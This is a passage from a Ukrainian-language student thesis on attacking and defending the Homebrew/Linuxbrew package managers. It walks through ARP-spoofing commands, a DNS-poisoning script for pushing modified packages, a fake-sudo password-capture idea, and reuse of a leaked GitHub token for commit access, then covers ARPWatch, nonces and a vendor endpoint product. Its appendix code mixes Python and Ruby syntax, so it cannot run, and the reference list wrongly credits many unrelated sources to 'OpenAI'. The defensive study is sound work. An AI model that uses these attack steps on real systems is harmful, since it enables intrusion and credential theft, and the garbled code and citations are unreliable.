2. Втрата внутрішньої інформації. Це не тільки проблема для клієнтів або користувачів. Це також проблема і для компанії як такої, оскільки її корпоративна інформаційна безпека серйозно постраждає, і вона може постраждати від крадіжки внутрішніх даних або конфіденційної інформації, яка життєво важлива для повсякденної діяльності компанії.
3. Репутація. Якщо у користувача вкрали його дані із зовнішнього платформи, то логічно припустити, що навряд чи він буде в подальшому довіряти цій платформі. І це одна з найсерйозніших проблем, з якою зіткнулися British Airways і Ticketmaster: як тепер повернути довіру клієнтів?
4. Санкції. З 25 травня 2018 року всі організації відповідальні за дотримання вимог нового європейського законодавства щодо захисту персональних даних GDPR, і відповідні органи уважно стежать за компаніями, які порушують ці вимоги. Одним з наслідків крадіжки персональних даних може стати визнання того, що компанія порушила законодавство. У цьому випадку будь-яка компанія може зіткнутися з багатомільйонними штрафами.

Як раніше зазначалося в звіті PandaLabs за 2018 рік, в 2019 році цілком ймовірно, що ми побачимо набагато більше випадків атак на ланцюг поставок, з

огляду на їх ефективність, їх вплив (вони можуть швидко поширюватися на мільйони систем), а також довіру користувачів, які вважають скомпрометований ПО або платформи законними і безпечними.

Найчастіше найбільша небезпека від кібер-атак може лежати в самому центрі IT-системи компанії, а тому вона може впливати не тільки на інформаційну безпеку самої компанії, але також на безпеку та конфіденційність інформації і даних третіх осіб, користувачів, клієнтів тощо. [17]

Атаки на ланцюг поставок зазвичай перетворюють довірені веб-сайти в хости для завантаження шкідливих файлів.

У ланцюгу поставок програмного забезпечення зловмисник може орієнтуватися на інфраструктуру розробника, щоб додавати зловмисний код в своє середовище розробки, сервери, що використовуються для поширення програмного забезпечення, сервери оновлень або інших посилань в ланцюжку.

Зловмисник також може фізично втручатися в обладнання, вбудоване в споживчі технології. Наприклад, дослідники безпеки створили екрани для зловмисних заміток для мобільних пристроїв, які записують натискання клавіш користувача і тихо роблять небажані фотографії.

Але в той час як підробка фізичних пристроїв вимагає відповідного обладнання, підробка програмного забезпечення ланцюгів поставок для поширення шкідливого ПЗ дешевше і працює масштабніше.

Зазвичай, при завантаженні чого-небудь, розумно відвідати довірений простір, такий як офіційний сайт. Але якщо була здійснена успішна атака на данний простір, зловмисники можуть зловживати цим довіреним простором для поширення шкідливого програмного забезпечення.

Саме це сталося з розробником програмного забезпечення під назвою Eltima, коли їх сайт був зламаний.

За два дні жовтня 2017 року користувачі Mac, які відвідали офіційний сайт Eltima і завантажили додаток Elmedia (безкоштовний додаток медіаплеєра), ймовірно, були заражені. Атака також вплинула на інструмент управління Eltima's Folx.

У заражену копію був включений троян віддаленого доступу під назвою OSX/Proton. Програмне забезпечення, куплене і продане на форумах хакерів, допомагає зловмисникам вкрасти облікові дані звичайних користувачів і особисті дані про фінанси

З 2 по 6 травня 2017 зловмисники встановили варіант Proton з шкідливим ПЗ в комплекті з HandBrake, інструментом для відео з відкритим вихідним кодом. Як і багато інструментів з відкритим вихідним кодом, HandBrake можна завантажити через Homebrew. У цьому випадку також була заражена версія Homebrew.

Аналогічним чином, з середини серпня до середини вересня 2017 року понад 2 мільйонів користувачів відвідали офіційний сайт Avast для завантаження CCleaner, популярної утиліти для очищення небажаних файлів на комп'ютерах Windows. Але якщо користувачі завантажили CCleaner з веб-сайту протягом цього часу, вони також отримали бонусні шкідливі програми.

Після злому інфраструктури розробки зловмисники внесли кілька змін в код CCleaner. Вони використовували цифровий підпис, щоб підписати шкідливий код, що ускладнює для більшості звичайних користувачів виявлення якоїсь помилки в застосунку.

Заражений CCleaner буде вказувати назад на командний сервер, і, в свою чергу, відправить другий етап шкідливого коду. Цей код призначений тільки для невеликої кількості додаткових доменів в багатонаціональних технологіях і телекомунікаційних компаніях (наприклад, Cisco, Intel, Samsung, Sony).

Іншими словами, зловмисники не дуже цікавилися більшістю користувачів, яких вони заражали, але «закинули широку сітку» в надії дістати

великі корпорації. І, схоже, це спрацювало. Згідно Avast, не менше 20 машин в 8 організаціях були в заражені.

Зовсім нещодавно нападники скомпрометували фірму MeDoc, що розробляє бухгалтерське програмне забезпечення, яке широко використовується в Україні. Атакуючі змінили файл, якого торкнулися, по меншій мірі, три оновлення в період з середини квітня і до кінця червня 2017 року. Оновлення поставлялися в комплекті з неприємним шкідливим програмним забезпеченням, яке зашифровує диски на уражених комп'ютерах Windows, залишаючи їх непрацездатними.

За словами дослідників безпеки ESET і Talos, метою нападу було нанесення якомога більшої шкоди в українських мережах. [18]

Висновки до розділу 2

В даному розділі розглядаються потенційні атака на Homebrew/ Linuxbrew, а саме ARP-spoofing, Атака відтворення і Атаки на ланцюг поставок.

3 ВЕКТОРИ АТАКИ НА HOMEBREW/LINUXBREW ТА МЕТОДИ ЇХ ВІДБИТТЯ

3.1 Вектори атаки на Homebrew/Linuxbrew

3.1.1 Експлуатація вразливостей HB/LB для впровадження ARP-spoofing

Як було зазначено вище Homebrew / Linuxbrew мають вбудовані засоби для вирішення залежностей, які використовують ruby метод depends_on, який викликає установку позначеного пакета, за умови його існування.

І деякі з них (таких як easyengine.rb) мають залежність на Dnsmasq для зручності використання динамічних піддоменів. Наслідком чого стає можливість реалізації такого вектора атаки, як ARP-spoofing.

Даний вектор атаки полягає в можливості змусити пристрій думати, що адреса сервера - це адреса комп'ютера зловмисника. Тому всі повідомлення із запитами будуть відправлятися на комп'ютер зловмисника, а не на фактичний сервер, що дає можливість дізнатися про них і відповісти довільними даними.

Щоб відповісти підробленими IP-адресами для всіх хостів сховища пакетів і правильними відповідями на інші запити, був написаний інструмент Ruby-poisoner, який допоможе в цьому питанні. [Додаток А]

Стратегія отруєння:

1. Виконання атаки отруєння ARP з комп'ютера атакуючого:

```
arpspoof -t 10.x.x.115 10.x.x.190
```

2. Далі запусткается засіб отруєння на комп'ютері атакуючого, щоб відповісти IP-адресою комп'ютера атакуючого на конкретні запити:

```
ruby spoof.rb -I eth0 --up-dns 10.x.x.190 --attacker_ip
10.x.x.111
```

3. Зміна пакета Homebrew

3.1. Далі потрібно знайти версію пакету, який потрібно змінити: використовуючи знання дистрибутива, використовуваного пристроєм, і сховища пакетів, можна отримати точну версію останнього доступного пакету.

```
ii  samba                        2:4.4.5+dfsg-4~bpo7+4     amd64
SMB/CIFS file, print, and login server for Unix
ii  samba-common                 2:4.4.5+dfsg-4~bpo7+4     all
common files used by both the Samba server and client
ii  samba-common-bin             2:4.4.5+dfsg-4~bpo7+4     amd64
Samba common files used by both the server and the client
ii  samba-dsdb-modules           2:4.4.5+dfsg-4~bpo7+4     amd64
Samba
Directory Services Database
...
```

Рисунок 3.1 - Пошук необхідного пакета

Потім можна завантажити пакет і приступити до його модифікації.

Перше, що потрібно зробити, - це витягти дерево файлової системи і файли керуючої інформації з архіву пакета. Далі потрібно змінити необхідні файли.

Далі потрібно розпакувати архів файлової системи і змінити файл control, щоб інтерпретувати його як нову версію:

```
...
Homepage: http://www.samba.org
Filename: pool/s/sa/samba_4.4.5+dfsg-4~bpo7+4_amd64.deb
Size: 1876096
SHA1: 9b6db96ef0d564adb476b3c6241ae1cc34ba67b9
SHA256:
376e1436150ca73f60368f6a5bc5e6948d35984671ed78011abfa6dd78401ae3
MD5sum: ee9c7145a9cd3b33ff2b75b09d34ab93
```

Рисунок 3.2 - Інтерпретація нової версії

Далі створюється сценарій, який буде скопійований в цільову систему разом з іншими файлами вихідного пакета, і установлюється для нього відповідні дозволи.

```
Resolving repo.device_vendor.com (repo.device_vendor.com)... 52.x.x.35
Connecting to repo.device_vendor.com
(repo.device_vendor.com)|52.x.x.35|:80...
connected.
HTTP request sent, awaiting response... 200 OK
Length: 1876096 (1.8M) [application/octet-stream]
Saving to: `samba_4.4.5+dfsg-4~bpo7+4_amd64.deb'100% 1,876,096
420K/s in 4.4s 2018-06-11 01:17:28 (420 KB/s) - `samba_4.4.5+dfsg-
4~bpo7+4_amd64.deb' saved
[1876096/1876096]
```

Рисунок 3.3 - Копіювання сценарій в цільову систему

Тепер є спеціально модифікований пакет Homebrew, який буде використовуватися для обману адміністратора пристрою, при використанні для отримання списку нових пакетів і їх установки, прямо або побічно (через веб-інтерфейс).

3.1.2 Експлуатація вразливостей HB/LB для реалізації атаки відтворення

Перше, що хоче зробити установник HomeBrew/Linuxbrew, це змінити власника /usr/local/bin на локального користувача, що робить можливим потенційну атаку відтворення. Адже, таким чином, будь-який випадковий виконуваний файл являє собою серйозну загрозу безпеці.

Згідно з документами, вони хочуть уникнути використання sudo через недоліки безпеки, які він містить; на жаль, пропоноване рішення набагато гірше і створює набагато більшу дірку в безпеці.

Документи по HomeBrew/Linuxbrew, здається, не знають про небезпеку, але тільки відзначають, що:

«Якщо вам потрібно запустити Homebrew в багатокористувацькому середовищі, розгляньте можливість створення окремого облікового запису користувача, особливо для використання Homebrew».

Оскільки Homebrew/Linuxbrew змінює права доступу до /usr/local/bin для користувача, користувач (або будь-який процес, що виконується від імені користувача) може записувати в нього файли.

sudo - це програма, яка знаходиться в /usr/bin, шлях до якого /usr/local/bin. Тепер при створенні програми з ім'ям sudo в /usr/local/bin кожен раз, при введенні sudo, буде виконуватися саме ця програма, а не справжня. Ця гіпотетична програма sudo може легко захопити пароль перед передачею команд справжньому sudo. [Додаток Б]

Установка Homebrew/Linuxbrew відповідно до рекомендацій означає, що з цього моменту будь-який процес або додаток, що запускається може записати все, що захоче, в перший каталог, в якому виконується пошук файлів командного рядка, змінити його режим на виконання і привласнити йому те ж

ім'я, що і системний бінарний файл. Потім він буде запускатися замість системного виконуваного файлу щоразу при введенні програми з тим же ім'ям в командному рядку (якщо не ввести повний шлях до неї).

3.1.3 Експлуатація вразливостей HB/LB для реалізації атаки на ланцюг поставок

Найбільш очевидний вектор атак, який може бути спрямований на HomeBrew/Linuxbrew є атаки на люнцюг поставок, які є найбільш розповсюдженею небезпекою для будь-яких менеджерів управління пакетами. У випадку з HomeBrew/Linuxbrew реалізація цієї атаки полягає в можливості відправлення коммітов в Homebrew/homebrew-core.

Homebrew запускає екземпляр Jenkins, який публічно розкривається на https://jenkins.brew.sh. (Https://hackerone.com/Homebrew.)

Посилання «Змінні середовища» веде до відкритого маркера API GitHub:

```
brew pull --clean https://github.com/Homebrew/homebrew-core/pull/30634
==> Fetching patch
Patch: https://github.com/Homebrew/homebrew-core/pull/30634.patch
==> Applying patch
Applying: prettier 1.14.0
==> Patch changed:
 Formula/prettier.rb | 4 ++--
 1 file changed, 2 insertions(+), 2 deletions(-)
brew bottle --merge --write prettier-1.14.0.el_capitan.bottle.json prettier-1.14.0.high_sierra.bottle.json
==> prettier
  bottle do
    cellar :any_skip_relocation
    sha256 "bdce16956836cc6030ebb0465c41fe0be237dc0b70f7037358c30c83acc34383" => :high_sierra
    sha256 "c11ddc6bf44404e3e624c57ae86cbc9ad3a6a4bf878524b5a7edd918ec2f617a" => :el_capitan
  end
[master bd7613a9c5] prettier: update 1.14.0 bottle.
 1 file changed, 2 insertions(+), 3 deletions(-)
git push --force git@github.com:BrewTestBot/homebrew-core.git master:master :refs/tags/pr-30634
remote: warning: Deleting a non-existent ref.
To github.com:BrewTestBot/homebrew-core.git
 + b2faf15020...bd7613a9c5 master -> master (forced update)
 - [deleted]               pr-30634
/usr/bin/curl -q --show-error --user-agent Linuxbrew/1.7.1-62-gddbefee (Linux; x86_64 Debian GNU/Linux 9.5 (stretch)) curl/7.52.1 --fail --si
output /dev/null https://homebrew.bintray.com/bottles/prettier-1.14.0.el_capitan.bottle.tar.gz
curl: (22) The requested URL returned error: 404 Not Found
/usr/bin/curl -q --show-error --user-agent Linuxbrew/1.7.1-62-gddbefee (Linux; x86_64 Debian GNU/Linux 9.5 (stretch)) curl/7.52.1 --fail --si
output /dev/null https://api.bintray.com/packages/homebrew/bottles/prettier
/usr/bin/curl -q --show-error --user-agent Linuxbrew/1.7.1-62-gddbefee (Linux; x86_64 Debian GNU/Linux 9.5 (stretch)) curl/7.52.1 --fail --si
user ****:**** --upload-file prettier-1.14.0.el_capitan.bottle.tar.gz https://api.bintray.com/content/homebrew/bottles/prettier/1.14.0/pretti
1.14.0.el_capitan.bottle.tar.gz
{"message":"success"}
/usr/bin/curl -q --show-error --user-agent Linuxbrew/1.7.1-62-gddbefee (Linux; x86_64 Debian GNU/Linux 9.5 (stretch)) curl/7.52.1 --fail --si
output /dev/null https://homebrew.bintray.com/bottles/prettier-1.14.0.high_sierra.bottle.tar.gz
curl: (22) The requested URL returned error: 404 Not Found
/usr/bin/curl -q --show-error --user-agent Linuxbrew/1.7.1-62-gddbefee (Linux; x86_64 Debian GNU/Linux 9.5 (stretch)) curl/7.52.1 --fail --si
user ****:**** --upload-file prettier-1.14.0.high_sierra.bottle.tar.gz https://api.bintray.com/content/homebrew/bottles/prettier/1.14.0/pretti
1.14.0.high_sierra.bottle.tar.gz
{"message":"success"}
git tag --force pr-30634
git push --force git@github.com:BrewTestBot/homebrew-core.git master:master refs/tags/pr-30634
To github.com:BrewTestBot/homebrew-core.git
 * [new tag]               pr-30634 -> pr-30634
[WS-CLEANUP] Deleting project workspace...[WS-CLEANUP] done
Finished: SUCCESS
```

Рисунок 3.4 - Відкритий маркер API GitHub

Якщо первірити його локально, можна дізнатися більше про області видимості:

```
$ curl  https://api.github.com/user/repos -u $GITHUB_API_TOKEN:x-oauth-basic | | jq '.[] | {repo: .full_name, permissions: .permissions}'

{
        «repo»: «BrewTestBot/homebrew-core»,
                «permissions»: {
                        «admin»: true
                        «push»: true
                        «pull»: true
        }
}
{
        «repo»: «Homebrew/brew»,
                «permissions»: {
                        «admin»: true
                        «push»: true
                        «pull»: true
        }
}
{
        «repo»: «Homebrew/formulae.brew.sh»,
                «permissions»: {
                        «admin»: true
                        «push»: true
                        «pull»: true
        }
}
{
        «repo»: «Homebrew/homebrew-core»,
                «permissions»: {
                        «admin»: true
                        «push»: true
                        «pull»: true
        }
}
```

Рисунок 3.5 - Області видимості маркер API GitHub

В результаті можна отримати доступ до цих основних репозиторіїв Homebrew:

- Homebrew/brew
- Homebrew/homebrew-core
- Homebrew/formulae.brew.sh

Це дає можливість внести бекдор напряму в репозиторій головного проекту, який буде встановлений будь-яким користувачем, використовуючим Homebrew [Додаток В]

3.2 Методи відбиття атак, спрямованних на Homebrew/Linuxbrew

3.2.1 використання ARPWatch для попередження ARP-spoofing

За допомогою утиліти ARPWatch можна відстежувати зміни в мережі. ARPWatch відстежує відповідність Ethernet-адрес і IP-адрес. Активність реєструється в syslog і за допомогою поштових повідомлень. Для прослуховування ARP-трафіку на локальному ethernet-інтерфейсі використовується бібліотека pcap. Це дозволяє організувати захист проти ARP-spoofing.

Принцип роботи:

- ARPWatch запускається на сервері і працює у фоновому режимі як демон
- Інформація зберігається у внутрішній базі
- При появі нових пристроїв або зміні існуючих зв'язок MAC-IP надсилається повідомлення по електронній пошті

1. створення бази даних:

create database arp;
use arp;

Далі необхідно створити структуру таблиць. (Необхідно виконати імпорт з файлу arpwatch.sql)

2. створення користувачів з необхідними правами доступу:
GRANT INSERT ON arp.arp to arp2 IDENTIFIED BY 'Password1';
GRANT INSERT ON arp.arp to arp2 IDENTIFIED BY 'Password2';
flush privileges;

3. запуск arpwatch.
cd /usr/sbin
pw useradd arp -u 1000 -c ARPWatch

Далі потрібно відредагувати опції запуску ARPWatch в /etc/rc.conf, а саме - одержувачем повідомлень зробимо локального користувача arpwatch:
nl /etc/defaults/rc.conf
arp_flags="-m arp@localhost"
grep arp_flags

Запуск arpwatch:
arpwatch start

4. внесення запуску файлу arpwatch в cron. Необхідно змінну $ mbox необхідно встановити в / var / mail / arpwatch ::
cp /usr/local/arp/

make install
rehash

База даних повинна наповнюватися даними, а поштову скриньку користувача arpwatch (/ var / mail / arpwatch) - спустошуватися.

5. настройка веб-інтерфейсу.
Потрібно помістити файли в каталог cgi-bin веб-сервера (httpd.conf конфігураційний файл веб-сервера)

Далі потрібно каталог / usr / local / www / arp і скопіювати в нього файли веб-інтерфейсу і встановити власником файлів користувача www:
chown -R www:www /arp

6. настройка параметрів підключення до бази даних. Необхідно відредагувати файл WebUtils.pm і змінити параметри з'єднання з базою даних на коректні (секція sub webutils_utminit). Після внесення змін можна перевірити скрипт на наявність помилок синтаксису:
perl -c arp.cgi

Далі потрібно відправити Apache команду на перечитування конфігурації:
apachectl graceful

3.2.2 Використання nonce для відбиття атаки відтворення

Головним завданням при захисті від атак повторного відтворення є побудова крипостійкої системи аутентифікації. Основна ідея полягає в тому, що кожна сесія аутентифікації використовує оригінальні параметри (ключі).

Такими зокрема можуть бути nonce вставки.

Nonce («number that can only be used once» - число, яке може бути використано один раз) в криптографії - одноразовий код, обраний випадковим або псевдовипадкових чином, який використовується для безпечної передачі основного пароля, запобігаючи атаку повторного відтворення.

Генерується випадковий код (nonce) і поредається sudo. sudo використовує отриманий код, додаючи його до паролю до шифрування, шифрує отриману рядок, і повертає повідомлення. Далі розшифровується повідомлення, віднімаючи з отриманого рядка відомий nonce і звіряється пароль. Даний nonce використовується один і тільки один раз, всі наступні передачі паролів з тим же nonce будуть відкинуті, тому зловмисник, перехопивши повідомлення з зашифрованим паролем, не зможе отримати доступ, повторно відправляючи перехопленне повідомлення на сервер.[Додаток Г]

3.2.3 використання Chech Point SandBlast Agent для відбиття атаки на ланцюг поставок

Так як цілю атаки на ланцюг потсавок у випадку з менеджерами управління пакетами є завантаження шкідливого кода в репозиторії відкритого коду, то, емуляція може з ефективним способом захисту в данному випадку. Вона являє собою відкриття (або запуск) підозрілого файлу в ізольованому середовищі і спостереження за його поведінкою. З точки зору архітектури емуляція можлива як на рівні периметра (шлюзу безпеки), так і на рівні робочої станції.

Наприклад, технологія Check Point SandBlast показала 100% опірність до способів обходу емуляції в останньому тесті NSS Labs. Емуляція, або Threat Emulation - це одна з двох унікальних функцій, що лежать в основі Check Point SandBlast. Друга - це витяг загрози, Threat Extraction. Threat Extraction дозволяє

миттєво надати користувачеві безпечну копію підозрілого документа, поки проводиться аналіз і емуляція. Оригінал буде автоматично доступний користувачеві в разі визнання його безпечним.

Check Point SandBlast Agent постійно аналізує всі зміни системи в пошуках підозрілих активностей. Наприклад, він може відстежити, якщо один процес впроваджує код в інший або якщо будь-яка програма виявляється зламаною. Як і Check Point SandBlast, рішення для кінцевих точок SandBlast Agent включає інструменти Threat Extraction і Threat Emulation, що дозволяють зупинити атаку нульового дня. Всі файли, що потрапляють на робочу станцію, будуть перевірені і при необхідності проемульовани (на локальному або хмарному пристрої). При скачуванні всі файли, що вимагають емуляції, миттєво конвертуються в безпечні копії, при цьому зберігається їх зовнішній вигляд, а оригінальний документ буде доступний для скачування після закінчення перевірки.

П'ять стадій роботи SandBlast Agent:

1. Prevention (запобігання атаки до її початку) - на цій стадії як раз активно працюють компоненти Threat Emulation і Threat Extraction, а також Anti-Phishing, який запобігає витоку конфіденційних даних.
2. Спостереження і аналіз - SandBlast Agent постійно відстежує поведінку робочої станції, в тому числі операції з файлами, реєстром, процесами, і мережеві з'єднання. Ця інформація зберігається локально і аналізується. У процесі моніторингу навантаження на CPU або диск збільшується несуттєво - усього в межах 2-3%.

Рисунок 3.6 - Anti-Ransomware в роботі


3. Виявлення і зупинка атаки - поведінковий аналіз регулярно оновлює інформацію про актуальні загрози і здатний виявити найбільш потаємну підозрілу активність. Anti-Bot відстежує підозрілі мережеві з'єднання, що дозволяє зупинити багато видів загроз. Anti-Ransomware виявляє і зупиняє нелегальне шифрування. Anti-Exploit здатний виявити злом на початковому етапі, ще до того, як шкідлива програма спробує приховати свою активність.

4. Remediation (усунення наслідків атаки) - після виявлення загрози SandBlast Agent здатний скасувати внесені зміни: він повертає реєстр і файли в початковий стан і оновлює зашифровані файли. Модуль Anti-Ransomware визначає випадки підозрілої модифікації (в тому числі нелегальне шифрування). Для таких випадків робиться короткочасна резервна копія цих файлів (бекап), яка використовується для їх відновлення при необхідності.

5. Forensic Analysis (Розслідування інциденту) - після того як атака зупинена і наслідки усунуті, SandBlast Agent проводить автоматичне розслідування інциденту. Воно допомагає зрозуміти, з чого почалася атака, які були використані уразливості в системі безпеки, який завдано збитків.

Рисунок 3.7 - Повідомлення про успішне відновлення файлів

Серед переваг SandBlast Agent варто виділити безперервне запобігання загрозам 24/7, в тому числі в режимі офлайн, а також автоматичне виявлення і запобігання атак, аналіз поведінки, захист від фішингу та корпоративних логін-паролів, а також можливість аналізу і розслідування інцидентів. Завдяки аналізу інциденту компанія може знайти проломи в безпеці і запобігти майбутнім атаки.






Рисунок 3.8 - Інтерактивні аналітичні звіти в Forensic Analysis

Висновки до розділу 3

В даному розділі наведені вектори атаки на Homebrew / Linuxbrew, які можуть нести потенційну загрозу для даних менеджерів управління пакетами. Також був проведений аналіз методів відображення цих атак.

ВИСНОВКИ

Завдяки Penetration Testing Execution Standard була проаналізована вразливість Homebrew/Linuxbrew та виявлено 3 потенційних векторів атака на данні менеджери:

1. ARP-spoofing
2. Атака відтворення
3. Атака на ланцюг поставок

Крім того були продемонстровані реалізації цих атак, через впровадження шкідливого коду.

Також були реалізовані 2 можливості для впровадження шкідливого коду: отримання доступу до комітів та підвищення привілеїв. За допомогою цих вразливостей було реалізоване впровадження шкідливого кода у вигляді ruby гема.

В наслідок чого, були проаналізовані методи для відбиття цих атак, а саме:

1. Була розглянута можливість відбиття ARP-spoofing з використянням ARPWatch.
2. Була розглянута можливість відбиття атака відтворення з використянням nonce.
3. Була розглянута можливість відбиття атака на ланцюг поставок з використянням SandBlast Agent.

ПЕРЕЛІК ДЖЕРЕЛ ПОСИЛАНЬ

1. Compromised npm Package: event-stream [Електронний ресурс] // OpenAI. –2018. – Режим доступу до ресурсу: https://medium.com/intrinsic/compromised-npm-package-event-stream-d47d08605502
2. RubyGems Patches Serious Redirection Vulnerability [Електронний ресурс] // OpenAI. – 2015. – Режим доступу до ресурсу: https://threatpost.com/rubygems-patches-serious-redirection-vulnerability/113425/
3. Gentoo admits a lack basic security was to blame for GitHub mirror hack [Електронний ресурс] // OpenAI. – 2018. – Режим доступу до ресурсу: https://www.theinquirer.net/inquirer/news/3035461/weak-password-to-blame-for-gentoos-github-mirror-attack
4. Arch Linux (Don’t Panic) Installation Guide. http://www.archlinux.org/static/docs/arch-install-guide.txt
5. Debian - Wikipedia, the free encyclopedia. http://en.wikipedia.org/wiki/Debian.
6. Slackware Package Management. http://www.slacksite.com/slackware/packages.html
7. Управління пакетами [Електронний ресурс] // OpenAI. – 2011. – Режим доступу до ресурсу: https://ru.opensuse.org/%D0%9E%D1%81%D0%BD%D0%BE%D0%B2%D0%BD%D1%8B%D0%B5_%D0%BF%D0%BE%D0%BD%D1%8F%D1%82%D0%B8%D1%8F_-_%D0%A3%D0%BF%D1%80%D0%B0%D0%B2%D0%BB%D0%B5%D0%BD%D0%B8%D0%B5_%D0%BF%D0%B0%D0%BA%D0%B5%D1%82%D0%B0%D0%BC%D0%B8

8. Homebrew [Електронний ресурс] – Режим доступу до ресурсу: https://brew.sh/index

9. The MacPorts Project Official Homepage [Електронний ресурс] – Режим доступу до ресурсу: https://www.macports.org/

10. Більш детальна інформація про Fink [Електронний ресурс] // OpenAI. – 2012. – Режим доступу до ресурсу: http://www.finkproject.org/about.php

11. pkgin [Електронний ресурс]. – Режим доступу до ресурсу: https://github.com/NetBSDfr/pkgin

12. Vivek Ramachandran Sukumar Nandi. Detecting ARP Spoofing: An Active Technique

13. Address Resolution Protocol_[Електронний ресурс] // OpenAI. – 2012. – Режим доступу до ресурсу: https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-2000-server/cc940021(v=technet.10)

14. IP Address Takeover [Електронний ресурс] // OpenAI. – 2005. – Режим доступу до ресурсу: http://www.ultramonkey.org/3/ip_address_takeover.html

15. Paul Syverson. A taxonomy of replay attacks. In Proceedings of the Computer Security Foundations Workshop (CSFW97), pages 187–191, June 1994

16. What Are Session Replay Attacks? [Електронний ресурс] // OpenAI. – 2017. – Режим доступу до ресурсу: https://www.pentasecurity.com/blog/session-replay-attacks/

17. Supply chain attack: ризики від атак на ланцюг поставок [Електронний ресурс] // OpenAI. – 2018. – Режим доступу до ресурсу: https://www.cloudav.ru/mediacenter/news/business-risks-supply-chain-attacks/

18. In the Face of Supply Chain Attacks, Stay the Course: https://medium.com/@mshelton/in-the-face-of-supply-chain-attacks-stay-the-course-d74e70f481b2

Додаток А
Ruby-poisoner для впровадження шкідливого коду

```
require 'os'

require 'time'

require 'sys'

conf.verb = 0

def dns_handler(ip, pkt):

    if pkt.haslayer(DNS):

        sys.stdout = open('gource_tmp', 'a')

        fqdn = pkt[DNS].qd.qname.decode('ascii')

        domain = fqdn.split('.')

        timestamp = str(time.time()).replace('.', '')

        print(timestamp + "|" + ip + "|A|" + str(domain[1]) + '/' + str(fqdn))

end

def raw_handler(x):

    return x.sprintf("%IP.src%:%Ether.src% -> %IP.dst%,\n%Raw.load%")

end

def sniffer(interface: str, victim: str, gource: bool) -> None:

    pkt_handler = partial(dns_handler, victim) if gource else raw_handler
```

```
    packet_filter = 'src host ' + victim + ' or dst host ' + victim
    pkts = sniff(iface=interface, filter=packet_filter, prn=pkt_handler)
    wrpcap("temp.pcap", pkts)
end
def man_in_the_middle(host_ip: str, victim_ip: str) -> None:
    os.system('sudo sysctl -w net.inet.ip.forwarding=1')
    poison_victim_thread = Thread(
        target=arpcachepoison,
        args=(host_ip, victim_ip),
        kwargs={'interval': 1})
    poison_host_thread = Thread(
        target=arpcachepoison,
        args=(victim_ip, host_ip),
        kwargs={'interval': 1})
    poison_victim_thread.setDaemon(True)
    poison_host_thread.setDaemon(True)
    poison_victim_thread.start()
    poison_host_thread.start()
end
```

Додаток Б
Застосунок для перехоплення паролю

```
import java.io.*;
import java.net.*;
import java.util.ArrayList;
public class JVisitor {
	public static void main(String[] args) throws IOException {
		BufferedReader pcapFile = null;
		try {
			String lineID;
